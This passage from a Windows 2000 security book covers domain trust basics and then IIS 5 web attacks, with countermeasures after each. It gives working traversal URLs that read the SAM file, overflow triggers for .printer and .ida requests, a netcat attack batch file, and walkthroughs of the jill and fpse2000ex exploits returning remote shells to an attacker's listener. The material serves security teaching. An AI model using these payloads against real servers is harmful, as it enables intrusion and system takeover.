- Domain controllers are the most likely target of malicious attacks, since they house all of the account information for a given domain. They are also the most likely systems in a Windows 2000 environment to be heavily secured and monitored, so a common ploy is to attack the more poorly defended systems on a domain and then leverage this early foothold to subsequently gain complete control of any domains related to it.
- The extent of the damage done through the compromise of a single system is greatly enhanced when accounts from one domain are authenticated in other domains via use of trusts.
- The boundary of trust in Windows 2000 is the forest, not the domain as under NT.
- Windows 2000 uses SIDs to identify accounts internally; the friendly account names are simply conveniences. Remember to use the domain or computer name prepended to the username when using the net use command to logon to remote systems (it's the SID that Windows 2000 interprets, not the friendly account name).
- Local authentication differs from network authentication, which uses the LM/NTLM protocols by default under Windows 2000. The LM authentication algorithm has known weaknesses that make it vulnerable to attacks; these will be discussed in Chapter 5. Windows 2000 can optionally use the Kerberos network authentication protocol in homogeneous, intra-forest environments, but there is currently no mechanism to force the use of Kerberos.
- ▲ Besides authentication and authorization, Windows 2000 can audit success and failure of all object access, if such auditing is enabled at the system level and, specifically, on the object to be audited.

REFERENCES AND FURTHER READING

Reference	Link
<i>Freeware Tools</i>	
usersid/sid2user	http://www.chem.msu.su/~rudnyi/welcome.html
DumpTokenInfo	http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=15989
<i>General References</i>	
Trusted Computer System Evaluation Criteria (TCSEC, or the Orange Book)	http://www.radium.ncsc.mil
Common Criteria for Information Technology Security Evaluation (CCITSE), or Common Criteria (CC)	http://www.radium.ncsc.mil/tpep/library/ccitse/index.html
Windows NT SP 6a's C2 evaluation and the current CC evaluation plan for Windows 2000	http://www.microsoft.com/technet/itsolutions/security/C2Eval.asp
Windows 2000 Server Documentation Online	http://www.microsoft.com/windows2000/en/server/help/
Microsoft Windows 2000 Deployment Guide	http://www.microsoft.com/windows2000/library/resources/reskit/dpg/default.asp
Microsoft Active Directory Technology Overview	http://www.microsoft.com/windows2000/library/technologies/activedirectory/default.asp
Q143475, "Windows NT System Key Permits Strong Encryption of the SAM"	http://support.microsoft.com/support/kb/articles/q143/4/75.asp
<i>Inside Windows 2000, Third Edition.</i> Solomon & Russinovich, Microsoft Press. Strong overall technical descriptions of the Windows 2000 architecture.	ISBN: 0753610215
<i>Undocumented Windows NT.</i> Dabak, et al., IDG Books	ISBN: 0764545698

Reference	Link
Luke Kenneth Casson Leighton's Web site, a great resource for technical CIFS/SMB information	http://www.cb1.com/~lkcl/
<i>DCE/RPC over SMB: Samba and Windows NT Domain Internals.</i> Luke K. C. Leighton, Macmillan Technical Publishing	ISBN: 1578701503
<i>Windows 2000 Security Handbook.</i> Cox & Sheldon, Osborne/McGraw-Hill	ISBN: 0072124334

CHAPTER 10

HACKING IIS 5 AND WEB APPLICATIONS

Footprint	
Scan	
Enumerate	
Penetrate	Applications
Escalate	Services: IIS, SQL, TS
Get interactive	CIFS/SMB
Pillage	Internet clients
Expand influence	Physical attacks
Cleanup	

We've come a long way so far in our attack of Windows 2000 and given certain assumptions about the target environment (availability of CIFS/SMB services, for example), most LAN-based Windows 2000 servers would have cried "Uncle!" back at Chapter 5.

As you all know, though, Windows is no longer confined to the safe and easy-to-pick environs of the internal file and print LAN. Indeed, according to Netcraft at press time, Windows NT is one of the most populous platforms on the Internet today. In fact, Windows 2000 recently overtook NT in the number of servers deployed.

Assuming that most of these Internet-facing servers have taken the obvious precautions, such as erecting an intermediary firewall and disabling CIFS/SMB and other potentially insecure default services, how then does an attack proceed?

The simple answer is via the front door, of course. The world is beginning to awaken to the fact that even though network and OS-level security might be tightly configured (using the guidelines recommended to this point), the application layer always provides a potential avenue of entry for intruders. Furthermore, the services on which those applications are built open yet another door for attackers. In this chapter, we discuss the most popular of these alternative routes of conquest: Internet Information Services (IIS) 5 and Web applications.

HACKING IIS 5

IIS security exploits have enjoyed a long, rich tradition. Microsoft's flagship Web server platform has been plagued by such vulnerabilities as source code revelation attacks like `::$DATA`, information exposures via sample scripts like `showcode.asp`, piggybacking privileged command execution on backend database queries (MDAC/RDS), and straightforward buffer overflow exploits (IISHack). Although all these issues have been patched in IIS 5, a new crop of exposures has arisen to keep system administrators busily applying Hotfixes well after migration to Windows 2000. We discuss some of the most critical exposures in this chapter. First, however, let's take a brief detour to discuss some IIS hacking basics.

For those who are familiar with basic Web hacking approaches, we know you can't wait to sink your teeth into the main meat of this chapter—skip right to the section on IIS Buffer Overflow Attacks.

IIS Hacking Basics

Before we describe some of the more debilitating IIS vulnerabilities, it will be helpful to lay some basic groundwork. As mentioned earlier in this chapter, a basic understanding of HTTP is a fundamental qualification for hacking any Web server, and IIS is no exception. In addition, IIS adds its own unique variations to basic Web protocols that we review here also. Our approach is a somewhat historical recitation of the development of the Web, with apologies to some of the finer details, which we happily mangle here to present a broad overview of several complex technologies.

Basic HTTP

Because HTTP is text-based, it's quite easily understood. Essentially, HTTP is a stateless file-transfer protocol. Files are requested with the HTTP GET method (or verb) and are typically rendered within a Web browser. In a browser, the GET request looks like this:

```
http://www.victim.com/files/index.html
```

This requests the file `index.html` from the `/files` virtual directory on the system `www.victim.com`. The `/files` virtual directory maps to an actual directory on the system's disk, for example, `C:\inetpub\wwwroot\files\`. To the server, however, the request appears as follows:

```
GET /files/index.html HTTP/1.0
```

Assuming the file exists and no other errors result, the server then replies with the raw data for `index.html`, which is rendered appropriately in the browser. Other HTTP methods like POST, PUT, and so on exist but, for our purposes, GET usually suffices. The response from the server includes the HTTP response code appropriate for the result of the request. In the case of a successful data retrieval, an HTTP 200 OK response is generated. Many other HTTP response codes exist: common ones include 404 Not Found, 403 Access Denied, and 302 Object Moved (this is often used to redirect requests to a login page to authenticate a user before servicing the original request).

CGI

One major variation on a basic HTTP file request is executable behavior. Early in its development, everyone decided the World Wide Web needed to advance beyond a simple, static file-retrieval system. So, dynamic capabilities were added via so-called Common Gateway Interface (CGI) applications, which were, essentially, applications that ran on the server and generated dynamic content tailored to each request, rather than serving up the same old HTML page. The capability to process input and generate pages on-the-fly greatly expanded the functional potential of a Web application. A CGI application can be invoked via HTTP in much the same manner as previously described:

```
http://www.victim.com/scripts/cgi.exe?variable1+variable2
```

This feeds *variable1* and *variable2* to the application `cgi.exe` (the plus symbol (+) acts as a space to separate the variables, for example, `cmd.exe+/c+dir+C:\`). Nearly any executable on a Windows 2000 system can behave like a server-side CGI application to execute commands. As you see in the upcoming section on file system traversal attacks, the Windows 2000 command shell, `cmd.exe`, is a popular target for attackers looking for easy CGI pickings.

ASP and ISAPI

Because of their nature as discrete programs that consumed system resources with each HTTP request, CGI executables soon became quite inefficient in servicing the Web's

burgeoning needs. Microsoft addressed these shortcomings by formulating two distinct technologies to serve as the basis for Web applications: Active Server Pages (ASP) and the Internet Server Application Programming Interface (ISAPI). These two technologies still underlie the two major types of IIS-based applications deployed today.

ASP works much differently than CGI, but it appears to behave much the same way to the end user:

```
http://www.victim.com/scripts/script.asp?variable1=X&variable2=Y
```

Similar to the previous CGI example, this feeds the parameter *X* to the ASP script.asp as variable number one, *Y* as variable number two, and so on. Typically, the result of this process is the generation of an HTML page with the output of the script.asp operation. ASP scripts are usually written in a human-readable scripting language like Visual Basic, but the technology is largely (Microsoft) language-neutral.

ISAPI generally is much less visible to end users. In fact, Microsoft uses many ISAPI DLLs to extend IIS itself and most folks are none the wiser (incidentally, the ASP interpreter is implemented as an ISAPI DLL. Blurs the line between ASP- and ISAPI-based applications, no?). ISAPI DLLs are binary files that aren't given to human interpretation. They can run inside or outside the IIS process itself (inetinfo.exe) and, once instantiated, they stay resident, thus, greatly trimming the overhead of spawning a process for a CGI executable to service each request. If you know the name of an ISAPI DLL, it can be called via HTTP:

```
http://www.victim.com/isapi.dll?variable1&variable2
```

The results of calling an ISAPI DLL directly like this vary greatly depending on how it's constructed and this isn't useful, other than to retrieve the DLL itself for subsequent analysis using BinText (www.foundstone.com) or another string extraction tool, if possible. Entire books have been written about the IIS process model, ASP, and ISAPI, and we're going to stop short here and reference one of our favorites, *Running Internet Information Server* (see the "References and Further Reading" section at the end of this chapter). The discussion so far covers about all you need to know to begin hacking away.

Common HTTP Tricks

What do hackers do with HTTP? Basically, they try to trick it into coughing up data it shouldn't. The following concepts are typically used to attack Web servers.

File System Traversal Using ../ We can't count how many times the ol' "dot dot slash" technique has extracted sensitive data from Web servers we've reviewed. Here's an example:

```
http://www.victim.com/../../../../../../../../winnt/secret.txt
```

This most often results from inadequate NTFS ACLs on the directory in question. In our example, you can see we traversed back up the file system into the system directory to obtain a file called "secret.txt," which probably wasn't an intended behavior for this site.

IIS 2.0 was vulnerable to this type of exploit, and was corrected early on. However, many third-party Web applications, or "quick and dirty" Web servers integrated into

various appliances are still vulnerable to this attack. One prominent example of such an integrated Web server is the Compaq Insight Manager (CIM) Web server that ships with most Compaq server hardware to enable remote, HTTP-based management. CIM was vulnerable to dot-dot-slash exploitation until patched sometime in 1999. CIM listens on port 2301 and vulnerable versions are still exploitable using a URL like the following one:

```
http://victim.com:2301/../../../../winnt/repair/sam._
```

See the “References and Further Reading” section for a link to a fix for this CIM issue. We identify and show you how to exploit similar problems on IIS 5 in the upcoming section on file system traversal attacks.

Hex Encoding URLs HTTP allows for characters to be entered in hexadecimal form in a URL. A list of commonly substituted hex values and their ASCII equivalents is shown in Table 10-1. These values are the most often used as they represent file system parameters like slash, dot, and so on. The following shows a sample URL with spaces in it to illustrate how hexadecimal encoding is typically used. In this case, it’s to represent spaces in “the name of the file.txt”:

```
http://www.victim.com/files/the%20name%20of%20the%20file.txt
```

A sample URL craftily encoded to perform dot-dot-slash silliness is shown in the following, where the forward slashes have been replaced by their hexadecimal equivalent, %2F:

```
http://www.victim.com/..%2F..%2Fwinnt/secret.txt
```

This can be useful for avoiding intrusion detection systems or tripping up applications that mishandle the hex input. Once again, we identify and show you how to exploit similar problems on IIS 5 in the upcoming section on file system traversal attacks.

ASCII	Hex
[space]	%20
Plus (+)	%2B
Period (.)	%2E
Forward slash (/)	%2F
Colon (:)	%3A
Question mark (?)	%3F
Backslash (\)	%5C

Table 10-1. Selected ASCII Characters and Their Hexadecimal Equivalents Commonly Used in Web Hacking

Bouncing Through Proxies Sophisticated Web hackers usually launder their attacks through an anonymous Internet proxy server, so their source IP address won't be found in the logs of the target server. Such proxies abound on the Internet—try searching for the word “anonymous Internet proxy” on your favorite search engine or go to <http://proxys4all.cgi.net>.

The Basic Web Hacking Tool: netcat

Besides a browser, one of the simplest tools to perform Web hacking is the Swiss Army knife of networking, netcat, which we discuss frequently throughout this book. In fact, netcat has some clear advantages over a browser:

- ▼ It allows raw HTTP input—some browsers like Internet Explorer prune extraneous input like `../../../../` (dot-dot-slash). This can be quite maddening for would-be Web hackers.
- ▲ Raw HTTP output is returned to standard out, which allows much more granular analysis of the server response than is possible in a browser, which simply renders the HTML (obfuscating juicy data like comments in the source code, and so on).

In Chapter 3, we discussed the use of netcat in banner grabbing and this is exactly the same way it's used for general Web hacking. To connect to a Web server, use netcat as shown in the following example. Once connected, enter the HTTP request in raw format. In this example, you use `GET / HTTP/1.0`, which requests the default file in the Webroot directory. Follow this with two swats of the ENTER key (we have highlighted entry of two carriage returns as `[CRLF][CRLF]`):

```
C:\>nc -vv www.victim.com 80
www.victim.com [192.168.234.45] 80 (http) open
GET / HTTP/1.0
[CRLF]
[CRLF]
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Thu, 05 Apr 2001 02:58:37 GMT
Content-Type: text/html
Content-Length: 87
<html>
<head><title>Error</title></head>
<body>The parameter is incorrect. </body>
</html>
sent 2, rcvd 224: NOTSOCK
```

The raw HTTP response is returned to the console, showing the HTTP headers (including the server type, IIS 5) and any HTML or script output.

You can create text files with preconfigured input that can be redirected through netcat to save time. For example, create a file called `get.txt` containing:

```
GET / HTTP/1.0
[CRLF]
[CRLF]
```

Then redirect it through netcat like so:

```
C:\>nc -vv www.victim.com 80 < get.txt
```

The result is exactly the same as shown in the previous example.

NOTE

We reuse this simple technique often in this chapter to demonstrate several different IIS 5 exploits.

If you want to take one further step in automation, you can create a batch file called `webhack.bat`, which looks like this:

```
@echo off
if '%1'==' ' goto :syntax
if '%2'==' ' goto :syntax
nc -vv %1 80 < %2
goto :eof
:syntax
echo usage: webhack ^<target^> ^<input_file^>
:eof
```

As you can see, `webhack.bat` takes the first variable supplied on the command line as the DNS name or IP address of the target system and the second parameter as the input file to be redirected to netcat. Here's an example of how `webhack.bat` could be used with the `get.txt` input file previously discussed

```
C:\>webhack www.victim.com get.txt
```

Although the example presented here performs a basic “banner grab” from the target Web server, this same technique can be extended to perform nearly any feasible attack on a Web server, as we illustrate graphically in the upcoming sections on IIS 5 attacks.

Of course, although netcat is handy for one-at-a-time server analysis, it doesn't excel at scanning networks of servers (although it could be scripted to do so fairly easily). netcat also cannot connect to SSL-protected servers because it can't negotiate such connections. We discuss some other tools that improve on these drawbacks in an upcoming section entitled, “Web Server Security Assessment Tools.”

Now that we've laid some groundwork for Web hacking and discussed the basic toolkit, let's talk about some specific IIS 5 attacks:

- ▼ Buffer overflows
- File system traversal
- ▲ Source code revelation

IIS 5 Buffer Overflows

Practically exploitable remote buffer overflows on Windows are rare, but many of the most serious have been discovered in IIS. The first was the .htr buffer overflow exploit against IIS 4, discovered by eEye Digital Security in June 1999 and, as you see in this section, eEye has continued this streak with IIS 5 in grand form.

Of course, critical to understanding these exploits is a basic comprehension of how buffer overflows work. A detailed examination of practical buffer overflow exploitation is outside of the scope of the discussion here but, in essence, buffer overflows occur when programs don't adequately check input for appropriate length. Thus, any unexpected input "overflows" on to another portion of the CPU execution stack. If this input is chosen judiciously by a rogue programmer, it can be used to launch code of the programmer's choice. The key element is to craft so-called "shellcode" and position it near the point where the buffer overflows the execution stack, so the shellcode winds up in an identifiable location on the stack, which can then be returned to and executed. We refer to this concept frequently in the upcoming discussion, and recommend consulting the "References and Further Reading" section on buffer overflows for those who want to explore the topic in more detail.

Finally, because IIS runs under the SYSTEM account context, buffer overflow exploits often allow arbitrary commands to be run as SYSTEM on the target system. As you saw in Chapter 2, SYSTEM is the most powerful account on a Windows machine and, therefore, remote buffer overflow attacks are about as close to hacking nirvana as you can get. We illustrate the devastation that can be wrought by these attacks in this section.



IPP Buffer Overflow

<i>Popularity:</i>	10
<i>Simplicity:</i>	9
<i>Impact:</i>	10
<i>Risk Rating:</i>	10

In May 2001, eEye Digital Security announced discovery of a buffer overflow within the ISAPI filter that handles .printer files (C:\WINNT\System32\msw3prt.dll) to provide Windows 2000 with support for the Internet Printing Protocol (IPP). IPP enables the Web-based control of various aspects of networked printers.

The vulnerability arises when a buffer of approximately 420 bytes is sent within the HTTP Host: header for a .printer ISAPI request, as shown in the following example, where [buffer] is approximately 420 characters.

```
GET /NULL.printer HTTP/1.0
Host: [buffer]
```

This simple request causes the buffer overflow and would normally halt IIS; however, Windows 2000 automatically restarts IIS (inetinfo.exe) after such crashes to provide greater resiliency for Web services. Thus, this exploit produces no visible effects from a remote perspective (unless looped continuously to deny service). While the resiliency feature might keep IIS running in the event of random faults, it actually makes it easier to exploit the IPP buffer overflow to run code of the attacker's choice.

eEye released a proof-of-concept exploit that wrote a file to C:\www.eEye.com.txt, but with properly crafted shellcode, nearly any action is possible because the code executes in the context of the IIS process, which is to say SYSTEM.

Sure enough, right on the heels of the IPP buffer overflow advisory, an exploit called jill was posted to many popular security mailing lists by dark spyrit of beavuh.org. Although jill is written in UNIX C, compiling it on Windows 2000 is a snap with the Cygwin environment. Cygwin compiles UNIX code with an "abstraction layer" library—cygwin1.dll—that intercepts the native UNIX calls and translates them into Win32 equivalents. Thus, as long as the cygwin1.dll is in the working path from where the compiled executable is run, it functions on Win32 just as it would under UNIX or Linux. Here's how to compile jill using Cygwin: first, start the Cygwin UNIX environment (the default shell is bash), navigate to the directory where the jill source code resides (jill.c), and then invoke the GNU C Compiler (gcc) to compile the binary like so (-o specifies the output file of the compilation, which under UNIX doesn't require the .exe extension):

```
$ gcc -o jill jill.c
```

Once completed, a compiled jill.exe file appears in the working directory. The .exe extension is added by Cygwin automatically.

```
$ ls
jill.c    jill.exe
```

This binary can be run either from the Cygwin shell or from a Win32 console if cygwin1.dll is in the path. Here's how to run it from the Cygwin shell, without the .exe extension and with the "." current directory syntax as would be common under UNIX:

```
$ ./jill
iis5 remote .printer overflow.
dark spyrit <dsprite@beavuh.org> / beavuh labs.
usage: ./jill <victimHost> <victimPort> <attackerHost> <attackerPort>
```

For subsequent demonstrations, we'll run jill.exe from a Windows 2000 command console (again, assume cygwin1.dll is in the path).

jill essentially exploits the IPP buffer overflow and “shovels a shell” back to the attacker’s system (see Chapter 7 for details on shell shoveling). The shoveled shell runs in the context of the SYSTEM account, allowing the attacker to execute any arbitrary command on the victim.

CAUTION

The default Web site on the victim server stops if the shoveled shell isn’t able to connect, if it isn’t exited gracefully, or if some other error occurs. Attempts to start the Web site from the console on the victim server then fail, and the machine needs to be rebooted to recover from this condition.

Here’s how the exploit works. First, start listener on attacker’s system:

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
```

Then, launch exploit targeted at attacker’s listener:

```
C:\>jill 192.168.234.222 80 192.168.234.250 2002
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.

connecting...
sent...
you may need to send a carriage on your listener if the shell doesn't appear.
have fun!
```

If everything goes as planned, shortly after the exploit executes, a remote shell is shoveled to the attacker’s listener. You might have to strike a carriage return to make the shell appear once you see the connection has been received—and also after each subsequent command—as shown in the ensuing example (again, this occurs on the *attacker’s* system):

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
connect to [192.168.234.250] from MANDALAY [192.168.234.222] 1117
[carriage return]

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
[carriage return]
NT AUTHORITY\SYSTEM
```


We used the whoami utility from the Windows 2000 Resource Kit to show this shell is running in the context of the all-powerful LocalSystem account from the remote machine.

Because the initial attack occurs via the Web application channel (port 80, typically) and because the shell is shoveled *outbound* from the victim Web server on a port defined by the attacker, this attack is difficult to stop using router or firewall filtering.

A native Win32 version of jill called jill-win32 was released soon after the UNIX/Linux version. A hacker named CyrusTheGreat released his own version of this exploit, based on the shellcode from jill, called iis5hack. All these tools work exactly the same way as previously demonstrated, including the need to be careful with closing the shoveled shell.

CAUTION

Remember to exit this remote shell gracefully (by typing **exit**) or the default Web site on the victim server will halt and no longer be able to service requests!


Countermeasures for the IPP Buffer Overflow

Vendor Bulletin:	MS01-023
Bugtraq ID:	2674
Fixed in SP:	2
Log Signature:	N

Like many IIS vulnerabilities that we'll explore shortly, the IPP exploit takes advantage of a bug in an ISAPI DLL that ships with IIS 5 and is configured by default to handle requests for certain file types. As mentioned earlier, this ISAPI filter resides in C:\WINNT\System32\msw3prt.dll and provides Windows 2000 with support for the IPP. Assuming such functionality isn't needed on your Web server, removing the application mapping for this DLL to .printer files (and optionally deleting the DLL itself) prevents the buffer overflow from being exploited because the DLL won't be loaded into the IIS process when it starts up. *Because of the many security issues associated with ISAPI DLL mappings, this is one of the most important countermeasures to implement when securing IIS, and we will repeat it time and again in this chapter.*

To unmap DLLs from file extensions, right-click the computer you want to administer and select Properties | Master Properties | WWW Service | Edit | Properties of the Default Web Site | Home Directory | Application Settings | Configuration | App Mappings, and then remove the mapping for .htr to ism.dll, as shown in Figure 10-1.

Microsoft has also released a patch for the buffer overflow, but removing the ISAPI DLL is a more proactive solution in the instance that additional vulnerabilities are found with the code. The patch is available in MS01-023.



Indexing Services ISAPI Extension Buffer Overflow

<i>Popularity:</i>	10
<i>Simplicity:</i>	7
<i>Impact:</i>	10
<i>Risk Rating:</i>	9

Soon after eEye discovered the IPP printer buffer overflow, they identified a similar issue in yet another IIS ISAPI DLL—`idq.dll`—which is a component of the Windows 2000 Indexing Service (called Index Server under NT) and provides support for administrative scripts (.ida files) and Internet Data Queries (.idq files). Thus, we sometimes refer to this issue as the “ida/idq buffer overflow.”

Exploitation of the buffer overflow involves sending an overlong variable to `idq.dll`, as shown in the following example, where `[buffer]` is equivalent to approximately 240 bytes:

```
GET /null.ida?[buffer]=X HTTP/1.1
Host: [arbitrary_value]
```

Note that the file `null.ida` doesn't have to exist. The `.ida` extension is all that's needed to trigger the `idq.dll` functionality. Again, `idq.dll` has the buffer overflow. The exploit never actually reaches Indexing Services and, therefore, doesn't require it to be activated. Also note that the value of the variable, in this case `X`, is simply an arbitrarily chosen one, as is the contents of the Hosts: header field.

Like the IPP buffer overflow, the IIS process is halted momentarily before it's restarted by Windows 2000 redundancy features. Unlike the IPP attack, eEye didn't release proof-of-concept exploit code for the `ida/idq` buffer overflow. This is likely because of the difficulty of exploiting the nature of this particular buffer overflow, which doesn't permit simple loading of shellcode into a predefined location in memory. Instead, eEye claimed it was forced to load the shellcode into an area of memory called the *heap*, using a "spray" technique it termed *forceful heap violation*. In the authors' experience, attempting to design such an exploit is nontrivial and, because of the unpredictable nature of the heap, must be custom tailored to different versions of the target IIS version (for example, the IIS 4 exploit would necessarily be different than the IIS 5).

Thus, with the exception of a few unreliable pieces of code, currently no publicly available exploits exist for the `ida/idq` buffer overflow. The authors are aware of functional but unreleased exploits for this problem, however. Nevertheless, this vulnerability has been exploited to great effect on Web servers worldwide, as we discuss next.

The Code Red Worm On July 17, 2001, eEye Digital Security reported the existence of an Internet worm that exploited the `ida/idq` buffer overflow vulnerability it had published less than a month earlier. A *worm* is a generic term for a piece of software that replicates itself to computers on a network. Typically, worms exploit some popular remote security flaw to infect systems, take control of the victim, perform some nasty action (such as defacing a Web site), and then set about launching new attacks against further victims.

The Code Red Worm follows this basic pattern, with some interesting variations, as described in the following list of its activities on an infected host:

1. Initial infection, worm is memory resident only.
2. Sets up to 100 threads to launch remote attacks against a somewhat randomized list of IP addresses.
3. Each thread checks for the presence of the directory `%systemdrive%\notworm`. If this directory is present, the worm goes dormant. If not found, each thread continues to attack remote servers.

4. If the victim system is running the U.S. English version of Windows 2000, the local Web site is defaced with the phrase “Welcome to <http://www.worm.com!>, Hacked By Chinese!” This hacked Web page message stays “live” on the Web server for ten hours, and then disappears.
5. Each thread checks the local system date. If the date is between the 20th and 27th of the month (GMT), the thread will stop searching for systems to infect and, instead, sends a flood of unstructured data to TCP port 80 on 198.137.240.9 (which was www.whitehouse.gov up until late July 19, 2001, and is now no longer in use), potentially resulting in a Denial of Service (DoS) attack against that site.

Code Red was thought to be created during the much-hyped “cyber war” between American and Chinese hackers during 2001 and was reported to have infected more than 359,000 servers in a 14-hour period during July 19, 2001. The United States government was forced to change the IP address of www.whitehouse.gov to avoid the flood of data from so many infected machines. The flood did manage to affect the performance of the Internet overall when it occurred on July 20, according to some analysts. Code Red remained in the headlines of major media outlets for weeks following the initial outbreak, as it continued to spread to machines vulnerable to the ida/idq buffer overflow.

Ironically, the Code Red Worm could have been much more damaging had its author(s) coded the buffer overflow offset to work against IIS4 as well, as the worm targeted only Windows 2000 systems and, thus, left at least half of the Windows Internet presence untouched because it didn’t infect IIS4 machines. Additionally, the worm only targeted the hard-coded IP address for www.whitehouse.gov, leaving an easy out for the United States government. The Internet was lucky this time and may not be so in the future.



Countermeasures for the ida/idq Buffer Overflow and Code Red

<i>Vendor Bulletin:</i>	MS01-033
<i>Bugtraq ID:</i>	2880
<i>Fixed in SP:</i>	3
<i>Log Signature:</i>	Y

Like the IPP buffer overflow, the ida/idq exploit takes advantage of a bug in an ISAPI DLL that ships with IIS 5 and is configured by default to handle requests for certain file types. This ISAPI filter resides in `C:\WINNT\System32\idq.dll` and provides support for Windows 2000’s Indexing Services. Assuming such functionality isn’t needed on your Web server, remove the application mapping for this DLL to .idq and .ida files (and, optionally, deleting the DLL itself). This prevents the buffer overflow from being exploited because the DLL won’t be loaded into the IIS process when it starts up. Figure 10-1 shows how to remove DLL mappings in IIS 5.

is installed or not. fp4areg.dll isn't normally reachable via IIS, but by exploiting another vulnerability like the Unicode file system traversal issue, it can be reached and attacked (we discuss file system traversal attacks in the next section).

When either of these DLLs receives a URL request longer than 258 bytes, a buffer overflow occurs. Exploiting this vulnerability successfully, an attacker can remotely execute arbitrary code on any unpatched server running FPSE 2000.

NSFocus produced an exploit called fpse2000ex that takes advantage of this vulnerability. It released UNIX/Linux source code only. To compile this exploit under Cygwin, using the procedure discussed previously under the IPP buffer overflow, you might need to add the following line to the header includes section at the top of the source code file:

```
#include <sys/socket.h>
```

Also, on line 209 of the source code, NSFocus leaves a tantalizing hint about a small modification that allows the exploit to work against fp4areg.dll using the Unicode attack. You might consider compiling a second version with this modification. Once compiled with Cygwin, assuming the cygwin1.dll is in the path, the resulting executable fpse2000ex.exe will run fine on Windows 2000.

Before running the exploit, you might need to determine if the target server has the Visual Studio RAD Support installed. You can do this by requesting the vulnerable fp30reg.dll file using netcat as follows. First, create a file called fpse2000.txt with the contents:

```
GET /_vti_bin/_vti_aut/fp30reg.dll HTTP/1.0
[carriage return]
[carriage return]
```

You can then redirect this file through netcat, as explained in the previous section on basic Web hacking tools:

```
C:\>nc -nvv 192.168.234.34 80 < fpse2000.txt
(UNKNOWN) [192.168.234.34] 80 (?) open
HTTP/1.1 501 Not Implemented
```

A server with fp30reg.dll available will return the "HTTP 501 Not Implemented" error shown here. If fp30reg.dll isn't available, the server will return "HTTP 500 Server Error, module not found". Or, you can use another vulnerability like the Unicode file system traversal problem (discussed shortly) to target fp4areg.dll. Create another input file called fpse2000-2.txt with the following contents:

```
GET /_vti_bin/..%c1%9cbin/fp4areg.dll HTTP/1.0
[carriage return]
[carriage return]
```

Redirecting this through netcat as previously shown can achieve the same results. In fact, because fp4areg.dll exists by default on Windows 2000, this method always works, (once again, assuming another file system traversal vulnerability is present).

Once the FPSE 2000 DLLs have been identified, NSFocus' fpse2000ex exploit can be used. Simply point it toward the target Web server (optionally supplying at the Web server port number) and it launches the attack. You may need to press the ENTER key after the "exploit succeed" message to receive the shoveled shell from the remote system.

```
C:\>fpse2000ex 192.168.234.34
buff len = 2204
payload sent!
exploit succeed
[carriage return]

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
[carriage return]
VICTIM\IWAM_victim
```

As you can see by the output of the whoami utility from the Resource Kit, exploitation of this buffer overflow on Windows 2000 yields compromise of the IWAM_machinename account, which possesses only Guest-equivalent privileges on the local system. For more background on Guests and IWAM_machinename, see Chapter 2. Thus, going through the work of exploiting this issue is probably not worth it on IIS 5. On IIS 4, remote SYSTEM compromise can be achieved. You did upgrade, didn't you?

We discuss a mechanism for escalating privilege once Guest-equivalent access has been attained on IIS 5 in an upcoming section. Simpler exploits than the FPSE 2000 buffer overflow can be used in conjunction with such attacks, as we also discuss in the upcoming section on file system traversal.



Countermeasures for FPSE 2000 Buffer Overflow

Vendor Bulletin:	MS01-035
Bugtraq ID:	2906
Fixed in SP:	3
Log Signature:	Y

To check if your server has Visual Studio RAD Support installed:

1. Click Add/Remove Windows Components.
2. If a check mark is present in the check box next to Internet Information Server, highlight the text and click Details.

Note the overlong Unicode representation `%c0%af` makes it possible to use “dot-dot-slash” naughtiness to back up and into the system directory and feed input to the command shell, which is normally not possible using only ASCII characters. Several other “illegal” representations of “/” and “\” are feasible as well, including `%c1%1c`, `%c1%9c`, `%c1%1c`, `%c0%9v`, `%c0%af`, `%c0%qf`, `%c1%8s`, `%c1%9c`, and `%c1%pc`.

Clearly, this is undesirable behavior, but the severity of the basic exploit is limited by a handful of mitigating factors:

